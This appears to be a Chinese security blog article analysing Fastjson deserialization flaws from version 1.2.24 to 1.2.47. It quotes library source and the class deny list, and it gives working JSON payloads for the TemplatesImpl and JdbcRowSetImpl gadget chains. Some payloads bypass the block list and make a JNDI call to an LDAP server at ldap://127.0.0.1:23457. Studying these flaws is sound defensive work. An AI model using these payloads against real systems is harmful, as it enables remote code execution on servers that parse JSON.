

Fastjson简介

Fastjson 是阿里巴巴的开源 JSON 解析库，它可以解析 JSON 格式的字符串，支持将 Java Bean 序列化为 JSON 字符串，也可以从 JSON 字符串反序列化到 JavaBean，Fastjson不但性能好而且API非常简单易用，所以用户基数巨大，一旦爆出漏洞其影响对于使用了Fastjson的Web应用来说是毁灭性的。

二、Fastjson 使用

使用 Fastjson 无非是将类转为 json 字符串或解析 json 转为 JavaBean。

1. 将类转为 json

在这里我们最常用的方法就是 `JSON.toJSONString()`，该方法有若干重载方法，带有不同的参数，其中常用的包括以下几个：


- 序列化特性：`com.alibaba.fastjson.serializer.SerializerFeature`，可以通过设置多个特性到 `FastjsonConfig` 中全局使用，也可以在使用具体方法中指定特性。
- 序列化过滤器：`com.alibaba.fastjson.serializer.SerializeFilter`，这是一个接口，通过配置它的子接口或者实现类就可以以扩展编程的方式实现定制序列化。
- 序列化时的配置：`com.alibaba.fastjson.serializer.SerializeConfig`，可以添加特点类型自定义的序列化配置。

2. 将 json 反序列化为类

将 json 数据反序列化时常使用的方法为 `parse()`、`parseObject()`、`parseArray()`，这三个方法也均包含若干重载方法，带有不同参数：

- 反序列化特性：`com.alibaba.fastjson.parser.Feature`，
- 类的类型：`java.lang.reflect.Type`，用来执行反序列化类的类型。
- 处理泛型反序列化：`com.alibaba.fastjson.TypeReference`。
- 编程扩展定制反序列化：`com.alibaba.fastjson.parser.deserializer.ParseProcess`，例如 `ExtraProcessor` 用于处理多余的字段，`ExtraTypeProvider` 用于处理多余字段时提供类型信息。

先贴一下从大佬博客中拿来的早期版本的 fastjson 的框架图：



这里列举一些 fastjson 功能要点：

- 使用 `JSON.parse(jsonString)` 和 `JSON.parseObject(jsonString, Target.class)`，两者调用链一致，前者会在 `jsonString` 中解析字符串获取 `@type` 指定的类，后者则会直接使用参数中的 `class`。
- fastjson 在创建一个类实例时会通过反射调用类中符合条件的 `getter/setter` 方法，其中 `getter` 方法需满足条件：方法名长于 4、不是静态方法、以 `get` 开头且第 4 位是大写字母、方法不能有参数传入、继承自 `Collection|Map|AtomicBoolean|AtomicInteger|AtomicLong`、此属性没有 `setter` 方法；`setter` 方法需满足条件：方法名长于 4，以 `set` 开头且第 4 位是大写字母、非静态方法、返回类型为 `void` 或当前类、参数个数为 1 个。具体逻辑在 `com.alibaba.fastjson.util.JavaBeanInfo.build()` 中。
- 使用 `JSON.parseObject(jsonString)` 将会返回 `JSONObject` 对象，且类中的所有 `getter` 与 `setter` 都被调用。
- 如果目标类中私有变量没有 `setter` 方法，但是在反序列化时仍想给这个变量赋值，则需要使用 `Feature.SupportNonPublicField` 参数。
- fastjson 在为类属性寻找 `get/set` 方法时，调用函数 `com.alibaba.fastjson.parser.deserializer.JavaBeanDeserializer#smartMatch()` 方法，会忽略 `_|-` 字符串，也就是说哪怕你的字段名叫 `_a_g_e_`，`getter` 方法为 `getAge()`，fastjson 也可以找得到，在 1.2.36 版本及后续版本还可以支持同时使用 `_` 和 `-` 进行组合混淆。
- fastjson 在反序列化时，如果 `Field` 类型为 `byte[]`，将会调用 `com.alibaba.fastjson.parser.JSONScanner#bytesValue` 进行 base64 解码，对应的，在序列化时也会进行 base64 编码。

三、漏洞分析

1. fastjson-1.2.24

在2017年3月15日，fastjson官方主动爆出在 1.2.24 及之前版本存在远程代码执行高危安全漏洞。

影响版本：fastjson <= 1.2.24 描述：fastjson 默认使用 @type 指定反序列化任意类，攻击者可以通过在 Java 常见环境中寻找能够构造恶意类的方法，通过反序列化的过程中调用的 getter/setter 方法，以及目标成员变量的注入来达到传参的目的，最终形成恶意调用链。此漏洞开启了 fastjson 反序列化漏洞的大门，为安全研究人员提供了新的思路。

TemplatesImpl 反序列化

TemplatesImpl 类位于 `com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl`，实现了 `Serializable` 接口，因此它可以被序列化，我们来看一下漏洞触发点。

首先我们注意到该类中存在一个成员属性 `_class`，是一个 `Class` 类型的数组，数组里下标为 `_transletIndex` 的类会在 `getTransletInstance()` 方法中使用 `newInstance()` 实例化。

```
private Translet getTransletInstance()
    throws TransformerConfigurationException {
    try {
        if (_name == null) return null;

        if (_class == null) defineTransletClasses();

        // The translet needs to keep a reference to all its auxiliary
        // class to prevent the GC from collecting them
        AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance();
        translet.postInitialization();
        translet.setTemplates(this);
        translet.setServicesMechanism(_useServicesMechanism);
        translet.setAllowedProtocols(_accessExternalStylesheet);
        if (_auxClasses != null) {
            translet.setAuxiliaryClasses(_auxClasses);
        }

        return translet;
    }
}
```

而类中的 `getOutputProperties()` 方法调用 `newTransformer()` 方法，而 `newTransformer()` 又调用了 `getTransletInstance()` 方法。

Implements JAXP's Templates.getOutputProperties(). We need to instantiate a translet to get the output settings, so we might as well just instantiate a Transformer and use its implementation of this method.

```
public synchronized Properties getOutputProperties() {
    try {
        return newTransformer().getOutputProperties();
    }
    catch (TransformerConfigurationException e) {
        return null;
    }
}
```

Implements JAXP's Templates.newTransformer()
Throws: TransformerConfigurationException

```
public synchronized Transformer newTransformer()
    throws TransformerConfigurationException
{
    TransformerImpl transformer;

    transformer = new TransformerImpl(getTransletInstance(), _outputProperties,
        _indentNumber, _tfactory);

    if (_uriResolver != null) {
        transformer.setURIResolver(_uriResolver);
    }

    if (_tfactory.getFeature(XMLConstants.FEATURE_SECURE_PROCESSING)) {
        transformer.setSecureProcessing(true);
    }

    return transformer;
}
```

而 `getOutputProperties()` 方法就是类成员变量 `_outputProperties` 的 getter 方法。

Output properties of this translet.
`private Properties _outputProperties;`

这就给了我们调用链，那 `_class` 中的类是否可控呢？看一下调用，发现在 `readObject`、构造方法以及 `defineTransletClasses()` 中有赋值的动作。

Usages of `_class` — Results in 'All Places' Found 13 usages

File	Line	Code
TemplatesImpl	210	<code>_class = transletClasses;</code>
TemplatesImpl	256	<code>_class = (Class[])gf.get("_class", null);</code>
TemplatesImpl	287	<code>pf.put("_class", _class);</code>
TemplatesImpl	351	<code>if (_class == null) defineTransletClasses();</code>
TemplatesImpl	356	<code>return _class;</code>
TemplatesImpl	364	<code>if (_class == null) defineTransletClasses();</code>
TemplatesImpl	407	<code>_class = new Class[classCount];</code>
TemplatesImpl	414	<code>_class[i] = loader.defineClass(_bytecodes[i]);</code>
TemplatesImpl	415	<code>final Class superClass = _class[i].getSuperclass();</code>
TemplatesImpl	422	<code>_auxClasses.put(_class[i].getName(), _class[i]);</code>
TemplatesImpl	451	<code>if (_class == null) defineTransletClasses();</code>
TemplatesImpl	455	<code>AbstractTranslet translet = (AbstractTranslet) _class[_transletIndex].newInstance();</code>

其中 `defineTransletClasses()` 在 `getTransletInstance()` 中，如果 `_class` 不为空即会被调用，看一下 `defineTransletClasses()` 的逻辑：

```

if (_bytecodes == null) {
    ErrorMessage err = new ErrorMessage(ErrMsg.NO_TRANSLET_CLASS_ERR);
    throw new TransformerConfigurationException(err.toString());
}

TransletClassLoader loader = (TransletClassLoader)
    AccessController.doPrivileged(new PrivilegedAction() {
        public Object run() {
            return new TransletClassLoader(ObjectFactory.findClassLoader(), _tfactory.getExternalExtensionsMap());
        }
    });

try {
    final int classCount = _bytecodes.length;
    _class = new Class[classCount];

    if (classCount > 1) {
        _auxClasses = new HashMap<>();
    }

    for (int i = 0; i < classCount; i++) {
        _class[i] = loader.defineClass(_bytecodes[i]);
        final Class superClass = _class[i].getSuperClass();

        // Check if this is the main class
        if (superClass.getName().equals(ABSTRACT_TRANSLET)) {
            _transletIndex = i;
        }
        else {
            _auxClasses.put(_class[i].getName(), _class[i]);
        }
    }

    if (_transletIndex < 0) {
        ErrorMessage err = new ErrorMessage(ErrMsg.NO_MAIN_TRANSLET_ERR, _name);
        throw new TransformerConfigurationException(err.toString());
    }
}

```

首先要求 `_bytecodes` 不为空，接着就会调用自定义的 `ClassLoader` 去加载 `_bytecodes` 中的 `byte[]`。而 `_bytecodes` 也是该类的成员属性。

而如果这个类的父类为 `ABSTRACT_TRANSLET` 也就是

`com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet`，就会将类成员属性的，`_transletIndex` 设置为当前循环中的标记位，而如果是第一次调用，就是 `_class[0]`。如果父类不是这个类，将会抛出异常。

那这样一条完整的漏洞调用链就呈现出来了：

- 构造一个 `TemplatesImpl` 类的反序列化字符串，其中 `_bytecodes` 是我们构造的恶意类的类字节码，这个类的父类是 `AbstractTranslet`，最终这个类会被加载并使用 `newInstance()` 实例化。
- 在反序列化过程中，由于 `getter` 方法 `getOutputProperties()`，满足条件，将会被 `fastjson` 调用，而这个方法触发了整个漏洞利用流程：`getOutputProperties()` -
 > `newTransformer()` -> `getTransletInstance()` -
 > `defineTransletClasses()` / `EvilClass.newInstance()` .

其中，为了满足漏洞点触发之前不报异常及退出，我们还需要满足 `_name` 不为 `null`，`_tfactory` 不为 `null`。

由于部分需要我们更改的私有变量没有 `setter` 方法，需要使用 `Feature.SupportNonPublicField` 参数。

因此最终的 payload 为：

```
{
  "@type": "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
  "_bytecodes": ["yv66vgAAADQA...CJAAk="],
  "_name": "su18",
  "_tfactory": {},
  "_outputProperties": {},
}
```

JdbcRowSetImpl 反序列化


`JdbcRowSetImpl` 类位于 `com.sun.rowset.JdbcRowSetImpl`，这条漏洞利用链比较好理解，是 `javax.naming.InitialContext#lookup()` 参数可控导致的 JNDI 注入。

先看一下 `setAutoCommit()` 方法，在 `this.conn` 为空时，将会调用 `this.connect()` 方法。



```
public void setAutoCommit(boolean var1) throws SQLException {
    if (this.conn != null) {
        this.conn.setAutoCommit(var1);
    } else {
        this.conn = this.connect();
        this.conn.setAutoCommit(var1);
    }
}
```

方法里调用了 `javax.naming.InitialContext#lookup()` 方法，参数从成员变量 `dataSource` 中获取。



```
private Connection connect() throws SQLException {
    if (this.conn != null) {
        return this.conn;
    } else if (this.getDataSourceName() != null) {
        try {
            InitialContext var1 = new InitialContext();
            DataSource var2 = (DataSource)var1.lookup(this.getDataSourceName());
            return this.getUsername() != null && !this.getUsername().equals("") ? var2.getConnection(this.getUsername()) : var2.getConnection();
        } catch (NamingException var3) {
            throw new SQLException(this.resBundle.handleGetObject("jdbcrowsetimpl.connect").toString());
        }
    } else {
        return this.getUrl() != null ? DriverManager.getConnection(this.getUrl(), this.getUsername(), this.getPassword()) : null;
    }
}
```

这时调用链就十分清晰了，最终的 payload 为：

```
{
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "ldap://127.0.0.1:23457/Command8",
    "autoCommit": true
}
```

2. fastjson-1.2.25

在版本 1.2.25 中，官方对之前的反序列化漏洞进行了修复，引入了 checkAutoType 安全机制，默认情况下 autoTypeSupport 关闭，不能直接反序列化任意类，而打开 AutoType 之后，是基于内置黑名单来实现安全的，fastjson 也提供了添加黑名单的接口。

影响版本：1.2.25 <= fastjson <= 1.2.41 描述：作者通过为危险功能添加开关，并提供黑白名单两种方式进行安全防护，其实已经是相当完整的防护思路，而且作者已经意识到黑名单类将会无穷无尽，仅仅通过维护列表来防止反序列化漏洞并非最好的办法。而且靠用户自己来关注安全信息去维护也不现实。

安全更新主要集中在 com.alibaba.fastjson.parser.ParserConfig，首先查看类上出现了几个成员变量：布尔型的 autoTypeSupport，用来标识是否开启任意类型的反序列化，并且默认关闭；字符串数组 denyList，是反序列化类的黑名单；acceptList 是反序列化白名单。

```
private boolean      autoTypeSupport = AUTO_SUPPORT;
private String[]     denyList       = "bsh,com.mchange,com.sun.,java.lang.Thread,
private String[]     acceptList    = AUTO_TYPE_ACCEPT_LIST;
```

其中黑名单 denyList 包括：

```
bsh
com.mchange
com.sun.
java.lang.Thread
java.net.Socket
java.rmi
javax.xml
org.apache.bcel
org.apache.commons.beanutils
org.apache.commons.collections.Transformer
org.apache.commons.collections.functors
org.apache.commons.collections4.comparators
org.apache.commons.fileupload
org.apache.myfaces.context.servlet
org.apache.tomcat
org.apache.wicket.util
org.codehaus.groovy.runtime
```

```
org.hibernate
org.jboss
org.mozilla.javascript
org.python.core
org.springframework
```

添加反序列化白名单有3种方法：

1. 使用代码进行添加：

```
ParserConfig.getGlobalInstance().addAccept("org.su18.fastjson.,org.javaweb.")
```

2. 加上JVM启动参数： `-Dfastjson.parser.autoTypeAccept=org.su18.fastjson.`

3. 在fastjson.properties中添加： `fastjson.parser.autoTypeAccept=org.su18.fastjson.`

看一下 `checkAutoType()` 的逻辑，如果开启了 `autoType`，先判断类名是否在白名单中，如果在，就使用 `TypeUtils.loadClass` 加载，然后使用黑名单判断类名的开头，如果匹配就抛出异常。

```
if (autoTypeSupport | expectClass != null) {
    for (int i = 0; i < acceptList.length; ++i) {
        String accept = acceptList[i];
        if (className.startsWith(accept)) {
            return TypeUtils.loadClass(typeName, defaultClassLoader);
        }
    }

    for (int i = 0; i < denyList.length; ++i) {
        String deny = denyList[i];
        if (className.startsWith(deny)) {
            throw new JSONException("autoType is not support. " + typeName);
        }
    }
}
```

如果没开启 `autoType`，则是先使用黑名单匹配，再使用白名单匹配和加载。最后，如果要反序列化的类和黑白名单都未匹配时，只有开启了 `autoType` 或者 `expectClass` 不为空也就是指定了 `Class` 对象时才会调用 `TypeUtils.loadClass` 加载。

```

if (!autoTypeSupport) {
    for (int i = 0; i < denyList.length; ++i) {
        String deny = denyList[i];
        if (className.startsWith(deny)) {
            throw new JSONException("autoType is not support. " + typeName);
        }
    }
    for (int i = 0; i < acceptList.length; ++i) {
        String accept = acceptList[i];
        if (className.startsWith(accept)) {
            clazz = TypeUtils.loadClass(typeName, defaultClassLoader);

            if (expectClass != null = false && expectClass.isAssignableFrom(clazz)) {
                throw new JSONException("type not match. " + typeName + " -> " + expectClass.getName());
            }
            return clazz;
        }
    }
}

if (autoTypeSupport || expectClass != null = false) {
    clazz = TypeUtils.loadClass(typeName, defaultClassLoader);
}

```

接着跟一下 `loadClass`，这个类在加载目标类之前为了兼容带有描述符的类名，使用了递归调用来处理描述符中的 `[`、`L`、`;` 字符。

```

public static Class<?> loadClass(String className, ClassLoader classLoader) {
    if (className == null || className.length() == 0) {
        return null;
    }

    Class<?> clazz = mappings.get(className);

    if (clazz != null) {
        return clazz;
    }

    if (className.charAt(0) == '[') {
        Class<?> componentType = loadClass(className.substring(1), classLoader);
        return Array.newInstance(componentType, 0).getClass();
    }

    if (className.startsWith("L") && className.endsWith(";")) {
        String newClassName = className.substring(1, className.length() - 1);
        return loadClass(newClassName, classLoader);
    }
}

```

因此就在这个位置出现了逻辑漏洞，攻击者可以使用带有描述符的类绕过黑名单的限制，而在类加载过程中，描述符还会被处理掉。因此，漏洞利用的思路就出来了：需要开启 `autoType`，使用以上字符来进行黑名单的绕过。

最终的 payload 其实就是在之前的 payload 类名上前后加上 `L` 和 `;` 即可：

```
{
    "@type": "Lcom.sun.rowset.JdbcRowSetImpl;",
    "dataSourceName": "ldap://127.0.0.1:23457/Command8",
    "autoCommit": true
}
```

3. fastjson-1.2.42

在版本 1.2.42 中，fastjson 继续延续了黑白名单的检测模式，但是将黑名单类从白名单修改为使用 HASH 的方式进行对比，这是为了防止安全研究人员根据黑名单中的类进行反向研究，用来对未更新的历史版本进行攻击。同时，作者对之前版本一直存在的使用类描述符绕过黑名单校验的问题尝试进行了修复。

影响版本：1.2.25 <= fastjson <= 1.2.42 描述：一点也不坦诚，学学人家 jackson，到现在还是明文黑名单。而且到目前为止很多类已经被撞出来了。

还是关注 `com.alibaba.fastjson.parser.ParserConfig` 这个类，作者将原本的明文黑名单转为使用了 Hash 黑名单，防止安全人员对其研究。

```
private boolean
private long[]
private long[]

autoTypeSupport = AUTO_SUPPORT;
denyHashCodes;
acceptHashCodes;

public final boolean
public boolean

fieldBased;

compatibleWithJavaBean = TypeUtils.compatibleWithJavaBean;

{
    denyHashCodes = new long[]{
        -8720046426850100497L,
        -8109300701639721088L,
        -7966123100503199569L,
```

并且在 `checkAutoType` 中加入判断，如果类的第一个字符是 `L` 结尾是 `;`，则使用 `substring` 进行了去除。写判断也不好好写，非要写 hash。

```
String className = typeName.replace('$', '.');
Class<?> clazz = null;

final long BASIC = 0xcbf29ce484222325L;
final long PRIME = 0x100000001b3L;

if (((BASIC
    ^ className.charAt(0))
    * PRIME)
    ^ className.charAt(className.length() - 1))
    * PRIME == 0x9198507b5af98f0L)
{
    className = className.substring(1, className.length() - 1);
}

final long h3 = (((((BASIC ^ className.charAt(0))
    * PRIME)
    ^ className.charAt(1))
    * PRIME)
    ^ className.charAt(2))
    * PRIME;
```

但是这种判断完全是徒劳的，因为在最后处理时是递归处理，因此只要对描述符进行双写即可绕过：

```
{
    "@type": "LLcom.sun.rowset.JdbcRowSetImpl;;",
    "dataSourceName": "ldap://127.0.0.1:23457/Command8",
    "autoCommit": true
}
```

4. fastjson-1.2.43

这个版本主要是修复上一个版本中双写绕过的问题。

影响版本：1.2.25 <= fastjson <= 1.2.43 描述：上有政策，下有对策。在 L、; 被进行了限制后，安全研究人员将目光转向了 [。

可以看到用来检查的 checkAutoType 代码添加了判断，如果类名连续出现了两个 L 将会抛出异常，

```

final long BASIC = 0xcbf29ce484222325L;
final long PRIME = 0x100000001b3L;

if (((BASIC
    ^ className.charAt(0))
    * PRIME)
    ^ className.charAt(className.length() - 1))
    * PRIME == 0x9198507b5af98f0L)
{
    if (((BASIC
        ^ className.charAt(0))
        * PRIME)
        ^ className.charAt(1))
        * PRIME == 0x9195c07b5af5345L)
    {
        throw new JSONException("autoType is not support. " + typeName);
    }
    // 9195c07b5af5345
    className = className.substring(1, className.length() - 1);
}

```

这样使用 `L`、`;` 绕过黑名单的思路就被阻挡了，但是在 `loadClass` 的过程中，还针对 `[]` 也进行了处理和递归，能不能利用 `[]` 进行黑名单的绕过呢？

答案当然是可以的：

```

{
    "@type":["com.sun.rowset.JdbcRowSetImpl",
    {"dataSourceName":"ldap://127.0.0.1:23457/Command8",
    "autoCommit":true
    }
}

```

5. fastjson-1.2.44

这个版本主要是修复上一个版本中使用 `[]` 绕过黑名单防护的问题。

影响版本：1.2.25 <= fastjson <= 1.2.44 描述：在此版本将 `[]` 也进行修复了之后，由字符串处理导致的黑名单绕过也就告一段落了。

可以看到在 `checkAutoType` 中添加了新的判断，如果类名以 `[]` 开始则直接抛出异常。

```

final long h1 = (BASIC ^ className.charAt(0)) * PRIME;
if (h1 == 0xaf64164c86024f1aL) { // [
    throw new JSONException("autoType is not support. " + typeName);
}

if ((h1 ^ className.charAt(className.length() - 1)) * PRIME == 0x9198507b5af98f0L) {
    throw new JSONException("autoType is not support. " + typeName);
}

```

6. fastjson-1.2.45

在此版本爆出了一个黑名单绕过，实际上，黑名单是无穷无尽的，随着 fastjson 的版本更新，一定会有更多的黑名单爆出来，因为隔壁 jackson 都是明文黑名单的，只要隔壁一更新，大家都看到了，就会拿来看 fastjson。

影响版本：1.2.25 <= fastjson <= 1.2.45 描述：黑名单列表需要不断补充。

```

{
    "@type": "org.apache.ibatis.datasource.jndi.JndiDataSourceFactory",
    "properties": {
        "data_source": "ldap://127.0.0.1:23457/Command8"
    }
}

```

7. fastjson-1.2.47

在 fastjson 不断迭代到 1.2.47 时，爆出了最为严重的漏洞，可以在不开启 AutoTypeSupport 的情况下进行反序列化的利用。

影响版本：1.2.25 <= fastjson <= 1.2.32 未开启 AutoTypeSupport 影响版本：1.2.33 <= fastjson <= 1.2.47 描述：作者删除了一个 fastjson 的测试文件：
<https://github.com/alibaba/fastjson/commit/be41b36a8d748067ba4debf12bf236388e500c66>，里面包含了这次通杀漏洞的 payload。

这次的绕过问题还是出现在 checkAutoType() 方法中：

```

public Class<?> checkAutoType(String typeName, Class<?> expectClass, int
features) {
    // 类名非空判断
    if (typeName == null) {
        return null;
    }
    // 类名长度判断，不大于128不小于3
    if (typeName.length() >= 128 || typeName.length() < 3) {
        throw new JSONException("autoType is not support. " + typeName);
    }
}

```

```

    }

    String className = typeName.replace('$', '.');
    Class<?> clazz = null;

    final long BASIC = 0xcbf29ce484222325L; //;
    final long PRIME = 0x1000000001b3L; //L

    final long h1 = (BASIC ^ className.charAt(0)) * PRIME;
    // 类名以 [ 开头抛出异常
    if (h1 == 0xaf64164c86024f1aL) { // [
        throw new JSONException("autoType is not support. " + typeName);
    }
    // 类名以 L 开头以 ; 结尾抛出异常
    if ((h1 ^ className.charAt(className.length() - 1)) * PRIME ==
0x9198507b5af98f0L) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    final long h3 = (((((BASIC ^ className.charAt(0))
        * PRIME)
        ^ className.charAt(1))
        * PRIME)
        ^ className.charAt(2))
        * PRIME;
    // autoTypeSupport 为 true 时, 先对比 acceptHashCodes 加载白名单项
    if (autoTypeSupport || expectClass != null) {
        long hash = h3;
        for (int i = 3; i < className.length(); ++i) {
            hash ^= className.charAt(i);
            hash *= PRIME;
            if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
                clazz = TypeUtils.loadClass(typeName, defaultClassLoader,
false);

                if (clazz != null) {
                    return clazz;
                }
            }
            // 在对比 denyHashCodes 进行黑名单匹配
            // 如果黑名单有匹配并且 TypeUtils.mappings 里没有缓存这个类
            // 则抛出异常
            if (Arrays.binarySearch(denyHashCodes, hash) >= 0 &&
TypeUtils.getClassFromMapping(typeName) == null) {
                throw new JSONException("autoType is not support. " +
typeName);
            }
        }
    }
}

```

```

    }
}

// 尝试在 TypeUtils.mappings 中查找缓存的 class
if (clazz == null) {
    clazz = TypeUtils.getClassFromMapping(typeName);
}

// 尝试在 deserializers 中查找这个类
if (clazz == null) {
    clazz = deserializers.findClass(typeName);
}

// 如果找到了对应的 class, 则会进行 return
if (clazz != null) {
    if (expectClass != null
        && clazz != java.util.HashMap.class
        && !expectClass.isAssignableFrom(clazz)) {
        throw new JSONException("type not match. " + typeName + " -> "
+ expectClass.getName());
    }

    return clazz;
}

// 如果没有开启 AutoTypeSupport , 则先匹配黑名单, 在匹配白名单, 与之前逻辑一致
if (!autoTypeSupport) {
    long hash = h3;
    for (int i = 3; i < className.length(); ++i) {
        char c = className.charAt(i);
        hash ^= c;
        hash *= PRIME;

        if (Arrays.binarySearch(denyHashCodes, hash) >= 0) {
            throw new JSONException("autoType is not support. " +
typeName);
        }

        if (Arrays.binarySearch(acceptHashCodes, hash) >= 0) {
            if (clazz == null) {
                clazz = TypeUtils.loadClass(typeName,
defaultClassLoader, false);
            }

            if (expectClass != null &&
expectClass.isAssignableFrom(clazz)) {

```

```

        throw new JSONException("type not match. " + typeName
+ " -> " + expectClass.getName());
    }

    return clazz;
}
}
// 如果 clazz 还为空, 则使用 TypeUtils.loadClass 尝试加载这个类
if (clazz == null) {
    clazz = TypeUtils.loadClass(typeName, defaultClassLoader, false);
}

if (clazz != null) {
    if (TypeUtils.getAnnotation(clazz, JSONType.class) != null) {
        return clazz;
    }

    if (ClassLoader.class.isAssignableFrom(clazz) // classloader is
danger
        || DataSource.class.isAssignableFrom(clazz) // dataSource
can load jdbc driver
    ) {
        throw new JSONException("autoType is not support. " +
typeName);
    }

    if (expectClass != null) {
        if (expectClass.isAssignableFrom(clazz)) {
            return clazz;
        } else {
            throw new JSONException("type not match. " + typeName + "
-> " + expectClass.getName());
        }
    }

    JavaBeanInfo beanInfo = JavaBeanInfo.build(clazz, clazz,
propertyNameingStrategy);
    if (beanInfo.creatorConstructor != null && autoTypeSupport) {
        throw new JSONException("autoType is not support. " +
typeName);
    }
}

final int mask = Feature.SupportAutoType.mask;
boolean autoTypeSupport = this.autoTypeSupport

```

```

        || (features & mask) != 0
        || (JSON.DEFAULT_PARSER_FEATURE & mask) != 0;

    if (!autoTypeSupport) {
        throw new JSONException("autoType is not support. " + typeName);
    }

    return clazz;
}

```

由以上代码可知，这里存在一个逻辑问题：autoTypeSupport 为 true 时，fastjson 也会禁止一些黑名单的类反序列化，但是有一个判断条件：当反序列化的类在黑名单中，且 TypeUtils.mappings 中没有该类的缓存时，才会抛出异常。这里就留下了一个伏笔。就是这个逻辑导致了 1.2.32 之前的版本将会受到 autoTypeSupport 的影响。

在 autoTypeSupport 为默认 false 时，程序直接检查黑名单并抛出异常，在这部分我们无法绕过，所以我们的关注点就在判断之前，程序有在 TypeUtils.mappings 中和 deserializers 中尝试查找要反序列化的类，如果找到了，则会 return，这就避开下面 autoTypeSupport 默认为 false 时的检查。如何才能在这两步中将我们的恶意类加载进去呢？

先看 deserializers，位于 com.alibaba.fastjson.parser.ParserConfig.deserializers，是一个 IdentityHashMap，能向其中赋值的函数有：

- getDeserializer()：这个类用来加载一些特定类，以及有 JSONType 注解的类，在 put 之前都有类名及相关信息的判断，无法为我们所用。
- initDeserializers()：无入参，在构造方法中调用，写死一些认为没有危害的固定常用类，无法为我们所用。
- putDeserializer()：被前两个函数调用，我们无法控制入参。

因此我们无法向 deserializers 中写入值，也就在其中读出我们想要的恶意类。所以我们的目光转向了 TypeUtils.getClassFromMapping(typeName)。

同样的，这个方法从 TypeUtils.mappings 中取值，这是一个 ConcurrentHashMap 对象，能向其中赋值的函数有：

- addBaseClassMappings()：无入参，加载
- loadClass()：关键函数

接下来看一下 loadClass() 的代码：

```

public static Class<?> loadClass(String className, ClassLoader classLoader,
    boolean cache) {
    // 非空判断
    if(className == null || className.length() == 0){

```

```

        return null;
    }
    // 防止重复添加
    Class<?> clazz = mappings.get(className);
    if(clazz != null){
        return clazz;
    }
    // 判断 className 是否以 [ 开头
    if(className.charAt(0) == '['){
        Class<?> componentType = loadClass(className.substring(1),
classLoader);
        return Array.newInstance(componentType, 0).getClass();
    }
    // 判断 className 是否 L 开头 ; 结尾
    if(className.startsWith("L") && className.endsWith(";")){
        String newClassName = className.substring(1, className.length() -
1);
        return loadClass(newClassName, classLoader);
    }
    try{
        // 如果 classLoader 非空, cache 为 true 则使用该类加载器加载并存入
mappings 中
        if(classLoader != null){
